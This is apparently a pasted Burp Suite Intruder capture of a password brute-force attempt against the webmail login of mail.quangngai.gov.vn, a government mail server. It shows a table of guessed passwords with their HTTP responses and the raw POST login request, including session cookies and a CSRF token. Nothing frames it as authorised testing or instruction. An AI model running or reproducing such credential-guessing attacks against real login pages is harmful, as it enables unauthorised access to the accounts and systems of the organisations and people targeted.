16	12341234	200			14304	
17	phobien14	200			14304	
18	23456789	200			14304	
19	megn-3agp-92nv	200			14304	
20	commuangangqua	200			14304	
21	0975534713	200			14304	
22	lccopass	200			14304	
23	1234567890	200			14304	
24	01277866666	200			14304	
25	raferonhia	200			14304	

RequestResponse

PrettyRawHex

1 POST / HTTP/2

2 Host: mail.quangngai.gov.vn

3 Cookie: \_ga=GA1.1.466529735.1667551890; \_ga\_F7747DNE5Q=GS1.1.1667551890.1.0.1667551914.0.0.0; \_zi=3000.SS2zejyD2SigX2kvsG87TogAzBd80zE9VfIwjsi03vjqTwZrmbOSw6FCvVNe6bFOoINysueJKTWcnU3yXHTSq3Eu.1; ZM\_TEST=true; ZM\_LOGIN\_CSRF=0f6d3d73-4ba7-4250-9706-fa0461edc0e9

4 Content-Length: 143

5 Cache-Control: max-age=0

6 Sec-Ch-Ua: "Google Chrome";v="107", "Chromium";v="107", "Not=A?Brand";v="24"

7 Sec-Ch-Ua-Mobile: ?0

8 Sec-Ch-Ua-Platform: "Windows"

9 Upgrade-Insecure-Requests: 1

10 Origin: https://mail.quangngai.gov.vn

11 Content-Type: application/x-www-form-urlencoded

12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36

13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9

14 Sec-Fetch-Site: same-origin

15 Sec-Fetch-Mode: navigate

16 Sec-Fetch-User: ?1

17 Sec-Fetch-Dest: document

0 matches

Finished